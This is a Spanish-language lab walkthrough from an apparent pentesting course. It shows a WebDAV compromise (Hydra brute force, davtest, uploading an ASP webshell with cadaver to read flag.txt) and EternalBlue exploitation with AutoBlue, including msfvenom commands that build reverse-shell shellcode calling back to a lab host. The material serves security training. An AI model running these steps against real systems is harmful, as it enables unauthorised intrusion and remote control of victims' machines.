Pasemos al último comando Analyze nos indica que exploits ya están listos o que exploits requieren pasos previos antes de explotar, por ejemplo:

```
msf6 > analyze
[*] Analysis for 10.10.10.4 →
[*]   exploit/windows/smb/ms17_010_永恒之蓝 - ready for testing,
[*]   exploit/windows/smb/ms17_010_psexec - credentials are required
[*]   exploit/windows/smb/smb_doublepulsar_rce - ready for testing
msf6 >
```

Esto es una buena forma de ahorrar tiempo buscando exploits básicos simples a la vista.


Si escribimos vulns también nos proporcionará alguna que otra vulnerabilidad, también nos puede servir para ahorrar tiempo:

```
msf6 > vulns
Vulnerabilities
=====
Timestamp          Host      Name
2021-11-14 23:23:13 UTC  10.10.10.4  MS17-010 SMB RCE Detection
References
CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148, MSB-MS17-010, URL-https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html, URL-https://github.com/countercept/doublepulsar-detection-script, URL-https://technet.microsoft.com/en-us/library/security/ms17-010.aspx, URL-https://github.com/RiskSense-Ops/MS17-010, URL-https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf, EDB-42030
msf6 >
```

## WebDAV Vulnerabilities


Primero de todo, haremos un escaneo rápido para saber la versión y scripts por defecto del puerto donde se aloja:

```
$sudo nmap -sV -sC -O -T4 <target_ip>
```



```
Completed NSE at 00:36, 0.15s elapsed
Initiating NSE at 00:36
Completed NSE at 00:36, 0.00s elapsed
Nmap scan report for demo.ine.local (10.2.24.172)
Host is up (0.0030s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND LOCK UNLOCK PROPPATCH MKCOL PUT DELETE MOVE
|_ Potentially risky methods: TRACE COPY PROPFIND LOCK UNLOCK PROPPATCH MKCOL PUT DELETE MOVE
| http-webdav-scan:
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/10.0
|   WebDAV type: Unknown
|   Server Date: Sun, 06 Jul 2025 19:06:46 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|_http-title: Did not follow redirect to /Default.aspx
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql       MySQL (unauthorized)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-07-06T19:06:54+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DOTNETGOAT
|   NetBIOS_Domain_Name: DOTNETGOAT
|   NetBIOS_Computer_Name: DOTNETGOAT
|   DNS_Domain_Name: DotNetGoat
|   DNS_Computer_Name: DotNetGoat
|   Product_Version: 10.0.17763
|_ System_Time: 2025-07-06T19:06:46+00:00
| ssl-cert: Subject: commonName=DotNetGoat
| Issuer: commonName=DotNetGoat
| Public Key type: rsa
| Public Key bits: 2048
```


En este caso no nos proporciona ningun resultado útil en lo que respecta a donde se encuentra el WebDav o en qué directorio se encuentra el WebDav. Vamos a obtener más información:



```
(root@INE)-[~]
# nmap -sV -p80 -T4 --script=http-enum demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-07 00:44 IST
Nmap scan report for demo.ine.local (10.2.24.172)
Host is up (0.0031s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|_ /webdav/: Potentially interesting folder (401 Unauthorized)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.42 seconds
```



Como no tenemos el usuario ni la contraseña, utilizaremos una herramienta muy útil llamada Hydra que se utiliza para descifrar varios protocolos desde FTP, SSH y por supuesto, formularios de autenticación web

Como no conocemos el usuario ni la contraseña vamos a utilizar un diccionario:

Este comando lo que hace es protocolo http-get y toda esa fuerza bruta al directorio de /webdav/

```
[root@INE ~]# hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/common_passwords.txt demo.ine.local http-get /webdav/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-07 01:24:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 350 login tries (l:/p:50), -22 tries per task
[DATA] attacking http-get://demo.ine.local:80/webdav/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-07 01:24:46
```

*IMPORTANTE: en un pentesting real hay que tener cuidado con los ataques de fuerza bruta porque podría causar la denegación de servicio en uno de estos servidores web o en realidad cualquier servicio*

En este caso no hemos podido conseguir las credenciales, por lo tanto, debemos realizar un reconocimiento adicional para poder identificar una lista de usuarios que estás seguro de que realmente tendrá acceso al webdav. Y por supuesto, para las contraseñas, hay bastantes diccionarios completos que nos pueden servir y poder autenticarnos

Recordemos que webdav es un protocolo muy útil que nos permite esencialmente subir, descargar archivos de este directorio, así como modificarlos y eliminar archivos dentro de este directorio.

## ¿Cómo lo haremos?

### Tool: DAVTest

Lo que va a hacer es realizar una serie de comprobaciones que te dirá qué tipos de archivos podemos cargar o qué archivos se pueden ejecutar en el webdav server

```
└─(root@INE)─[~]
# davtest -url http://demo.ine.local/webdav/
*****
Testing DAV connection
OPEN      FAIL:  http://demo.ine.local/webdav    Unauthorized. Basic realm="demo.ine.local"

└─(root@INE)─[~]
# davtest -url http://demo.ine.local/webdav/ -auth bob:password_123321
*****
Testing DAV connection
OPEN      SUCCEED:   http://demo.ine.local/webdav
*****
NOTE    Random string for this session: p0lk3mCD1qo
*****
Creating directory
MKCOL    SUCCEED:   Created http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo
*****
Sending test files
PUT    cgi    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.cgi
PUT    cfm    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.cfm
PUT    jhtml   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.jhtml
PUT    asp    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.asp
PUT    html   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.html
PUT    php    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.php
PUT    aspx   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.aspx
PUT    txt    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.txt
PUT    jsp    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.jsp
PUT    pl    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.pl
PUT    shtml  SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.shtml
*****
Checking for test file execution
EXEC   cgi    FAIL
EXEC   cfm    FAIL
EXEC   jhtml   FAIL
EXEC   asp    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.asp
EXEC   asp    FAIL
EXEC   html   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.html
EXEC   html   FAIL
```

```
PUT     .shtml  SUCCEED:      http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.shtml
*****
Checking for test file execution
EXEC    cgi     FAIL
EXEC    cfm     FAIL
EXEC    jhtml   FAIL
EXEC    asp     SUCCEED:      http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.asp
EXEC    asp     FAIL
EXEC    html    SUCCEED:      http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.html
EXEC    html    FAIL
EXEC    php     FAIL
EXEC    aspx    FAIL
EXEC    txt     SUCCEED:      http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.txt
EXEC    txt     FAIL
EXEC    jsp     FAIL
EXEC    pl     FAIL
EXEC   .shtml  FAIL

*****
/usr/bin/davtest Summary:
Created: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.cgi
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.cfm
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.jhtml
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.asp
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.html
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.php
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.aspx
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.txt
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.jsp
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.pl
PUT File: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.shtml
Executes: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.asp
Executes: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.html
Executes: http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.txt
```

```
[root@INE)~]#
```

Devtest intentó subir y ejecutar todos los formatos posibles, pero solo se pudieron ejecutar .txt .html y .asp

Siendo .asp el más importante ya que podemos cargar un payload:

```
└─# davtest -url http://demo.ine.local/webdav/ -auth bob:password_123321
*****
Testing DAV connection
OPEN      SUCCEED:          http://demo.ine.local/webdav
*****
NOTE     Random string for this session: p0lk3mCD1qo
*****
Creating directory
MKCOL    SUCCEED:          Created http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo
*****
Sending test files
PUT      cgi    SUCCEED:    http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.cgi
PUT      cfm    SUCCEED:    http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.cfm
PUT      jhtml   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.jhtml
PUT      asp    SUCCEED:    http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.asp
PUT      html   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.html
PUT      php    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.php
PUT      aspx   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.aspx
PUT      txt    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.txt
PUT      jsp    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.jsp
PUT      pl    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.pl
PUT      shtml  SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.shtml
*****
Checking for test file execution
EXEC    cgi    FAIL
EXEC    cfm    FAIL
EXEC    jhtml   FAIL
EXEC    asp    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.asp
EXEC    aspx   FAIL
EXEC    html   SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.html
EXEC    php    FAIL
EXEC    aspx   FAIL
EXEC    txt    SUCCEED:   http://demo.ine.local/webdav/DavTestDir_p0lk3mCD1qo/davtest_p0lk3mCD1qo.txt
EXEC    txt    FAIL
EXEC    jsp    FAIL
EXEC    pl    FAIL
EXEC    shtml  FAIL
```

Bien, ahora subiremos nuestra shell web

¿Cómo lo haremos? Con cadaver, esta tool nos permitirá subir, eliminar, modificar, descargar...

Tool: Cadaver

```
└─(root@INE)-[~]
└─# cadaver -h
Usage: cadaver [OPTIONS] http://hostname[:port]/path
  Port defaults to 80, path defaults to '/'
Options:
  -t, --tolerant           Allow cd/open into non-WebDAV enabled collection.
  -r, --rcfile=FILE         Read script from FILE instead of ~/.cadaverrc.
  -p, --proxy=PROXY[:PORT]  Use proxy host PROXY and optional proxy port PORT.
  -V, --version             Display version information.
  -h, --help                Display this help message.
Please send bug reports and feature requests via <https://github.com/notroj/cadaver>

└─(root@INE)-[~]
└─# cadaver http://demo.ine.local/webdav/
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav/> █
```

```

Password:
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
Coll: DavTestDir_p0lk3mCD1qo 0 Jul 7 01:39
      AttackDefense.txt 13 Jan 2 2021
      web.config 168 Jan 2 2021
dav:/webdav/>

```

Como podemos ver están los archivos que ya estaban y uno nuevo que subimos con Devtest. El siguiente paso será subir nuestra shell

En Kali ya viene preinstalado webshells en la ruta **/usr/share/webshells/** en nuestro caso vimos que se podían subir formatos .asp por lo cual será la que escojeremos:

```

└─(root@INE)-[~]
# ls -la /usr/share/webshells/
asp/ aspx/ cfm/ jsp/ laudanum/ perl/ php/ seclists/
└─(root@INE)-[~]
# ls -la /usr/share/webshells/
asp/ aspx/ cfm/ jsp/ laudanum/ perl/ php/ seclists/
└─(root@INE)-[~]
# ls -la /usr/share/webshells/asp
total 20
drwxr-xr-x 1 root root 4096 Jul 3 2024 .
drwxr-xr-x 1 root root 4096 Jun 26 2024 ..
-rw-r--r-- 1 root root 1181 Nov 21 2021 cmd-asp-5.1.asp
-rw-r--r-- 1 root root 1526 Nov 21 2021 cmdasp.asp
-rw-rw-r-- 1 root root 1362 Jul 3 2024 webshell.asp

```

Volvemos a cadaver y lo subimos:

```

Uploading /usr/share/webshells/asp/webshell.asp to `/webdav/webshell.asp':
Progress: [=====] 100.0% of 1362 bytes succeeded.
dav:/webdav/>

```

Refrescamos la página y magia:

1/2/2021 12:53 PM	13	<a href="#">AttackDefense.txt</a>
7/6/2025 8:09 PM	<dir>	<a href="#">DavTestDir_p0lk3mCD1qo</a>
1/2/2021 12:53 PM	168	<a href="#">web.config</a>
7/6/2025 8:30 PM	1362	<a href="#">webshell.asp</a>

Entramos a la shell y vamos al directorio C: por ejemplo:

```
dir C:\
```

Run

**The server's port:**  
80

**The server's software:**  
Microsoft-IIS/10.0

**The server's local address:**  
10.2.25.201 Volume in drive C has no label.  
Volume Serial Number is 9E32-0E96

Directory of C:\

11/14/2018 06:56 AM

	EFI	
01/02/2021	01:01 PM	32 flag.txt
10/27/2020	06:45 AM	
	inetpub	
05/13/2020	05:58 PM	PerfLogs

¿Cómo accedemos a la flag.txt? Fácil Type

C:\flag.txt

Fin.

## Vulnerability Analysis: EternalBlue

Para empezar, escanearemos la red para identificar servicios abiertos en el dispositivo. En este ejemplo solo nos centraremos en el puerto 445 SMB

```
$sudo nmap -sV -O -p445 -T3 <target_ip>
```

```
> $ sudo nmap -sV -p 445 -O 10.10.10.12 [+]master ✓
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-24 19:05 EST
Nmap scan report for 10.10.10.12
Host is up (0.00037s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:CE:9D:1A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds

kali㉿kali ~/Desktop/EternalBlue/AutoBlue-MS17-010 [19:05:37]
> $ [+]master ✓
```

Bien, ahora que conocemos que es un Windows 7 podemos buscar una vulnerabilidad, que como ya sabemos EternalBlue afecta a esta versión de Windows

```
$sudo nmap -sV -p445 --script=smb-vuln-ms17-010 <target_ip>
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-24 19:06 EST
Nmap scan report for 10.10.10.12
Host is up (0.00031s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
MAC Address: 08:00:27:CE:9D:1A (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds
```

*NOTA: este exploit solo funcionará en sistemas que estén ejecutando la versión 1 de SMB*

```

host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE-2017-0143

```

Bien ¿Cuál es el siguiente paso?

### *Explotación manual*

Utilizaremos el siguiente repositorio:

The screenshot shows a GitHub repository page for 'AutoBlue-MS17-010' by '3ndG4me'. The repository is public and has 32 commits. The 'Code' tab is selected, showing three files: 'shellcode', 'LICENSE', and 'README.md'. The 'shellcode' file was last updated on Jan 19, while 'LICENSE' and 'README.md' were last updated 11 months ago.

*IMPORTANTE: para que funcione, necesitas generar una shell code que será explotado en el sistema objetivo y luego, por supuesto, una vez se genera, podemos configurarlo*

```

> $ ls -al
total 200
drwxr-xr-x 4 kali kali 4096 Dec 24 18:51 .
drwxr-xr-x 3 kali kali 4096 Dec 24 18:51 ..
-rw-r--r-- 1 kali kali 26444 Dec 24 18:51 eternalblue_exploit10.py
-rw-r--r-- 1 kali kali 25741 Dec 24 18:51 eternalblue_exploit7.py
-rw-r--r-- 1 kali kali 24106 Dec 24 18:51 eternalblue_exploit8.py
-rw-r--r-- 1 kali kali 2801 Dec 24 18:51 eternal_checker.py
drwxr-xr-x 8 kali kali 4096 Dec 24 19:08 .git
-rw-r--r-- 1 kali kali 1070 Dec 24 18:51 LICENSE
-rwxr-xr-x 1 kali kali 3853 Dec 24 18:51 listener_prep.sh
-rw-r--r-- 1 kali kali 25725 Dec 24 18:51 mysmb.py
-rw-r--r-- 1 kali kali 5352 Dec 24 18:51 README.md
-rw-r--r-- 1 kali kali 8 Dec 24 18:51 requirements.txt
drwxr-xr-x 2 kali kali 4096 Dec 24 18:51 shellcode
-rw-r--r-- 1 kali kali 49249 Dec 24 18:51 zzz_exploit.py

kali@kali ~/Desktop/EternalBlue/AutoBlue-MS17-010
> $ cd shellcode

```

Una vez dentro de la carpeta shellcode, buscaremos una script de bash llamado shell\_prep.sh, le damos permisos, ejecutamos y configuramos:

```
> $ ./shell_prep.sh
      _-';-'-
'--' |  ||  |
'--' |_.-;;-.-|
'--' |  ||  |
'--' |_.-'-.-|
Eternal Blue Windows Shellcode Compiler

Let's compile them windoos shellcodezzz

Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
10.10.10.10
LPORT you want x64 to listen on:
1234
LPORT you want x86 to listen on:
1234
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
1
Generating x64 cmd shell (stageless)...
```

Esperamos unos segundos...

```
Generating x64 cmd shell (stageless)...

msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=10.10.10.10 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (stageless)...

msfvenom -p windows/shell_reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=10.10.10.10 LPORT=1234
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: sc_x86_msf.bin

MERGING SHELLCODE WOOOO!!!
DONE

kali㉿kali ~/Desktop/EternalBlue/AutoBlue-MS17-010/shellcode
```

[19:12:55]  
[master]

Ya tenemos nuestras dos shells creadas: sc\_x86\_msf.bin C sc\_x64\_msf.bin

Podemos utilizar cualquiera de los dos:

```

> $ ls -al
total 88
drwxr-xr-x 2 kali kali 4096 Dec 24 19:12 .
drwxr-xr-x 4 kali kali 4096 Dec 24 18:51 ..
-rw-r--r-- 1 kali kali 20305 Dec 24 18:51 eternalblue_kshellcode_x64.asm
-rw-r--r-- 1 kali kali 19862 Dec 24 18:51 eternalblue_kshellcode_x86.asm
-rw-r--r-- 1 kali kali 1598 Dec 24 18:51 eternalblue_sc_merge.py
-rw-r--r-- 1 kali kali 2205 Dec 24 19:12 sc_all.bin
-rw-r--r-- 1 kali kali 1232 Dec 24 19:12 sc_x64.bin
-rw-r--r-- 1 kali kali 772 Dec 24 19:10 sc_x64_kernel.bin
-rw-r--r-- 1 kali kali 460 Dec 24 19:12 sc_x64_msf.bin
-rw-r--r-- 1 kali kali 962 Dec 24 19:12 sc_x86.bin
-rw-r--r-- 1 kali kali 638 Dec 24 19:10 sc_x86_kernel.bin
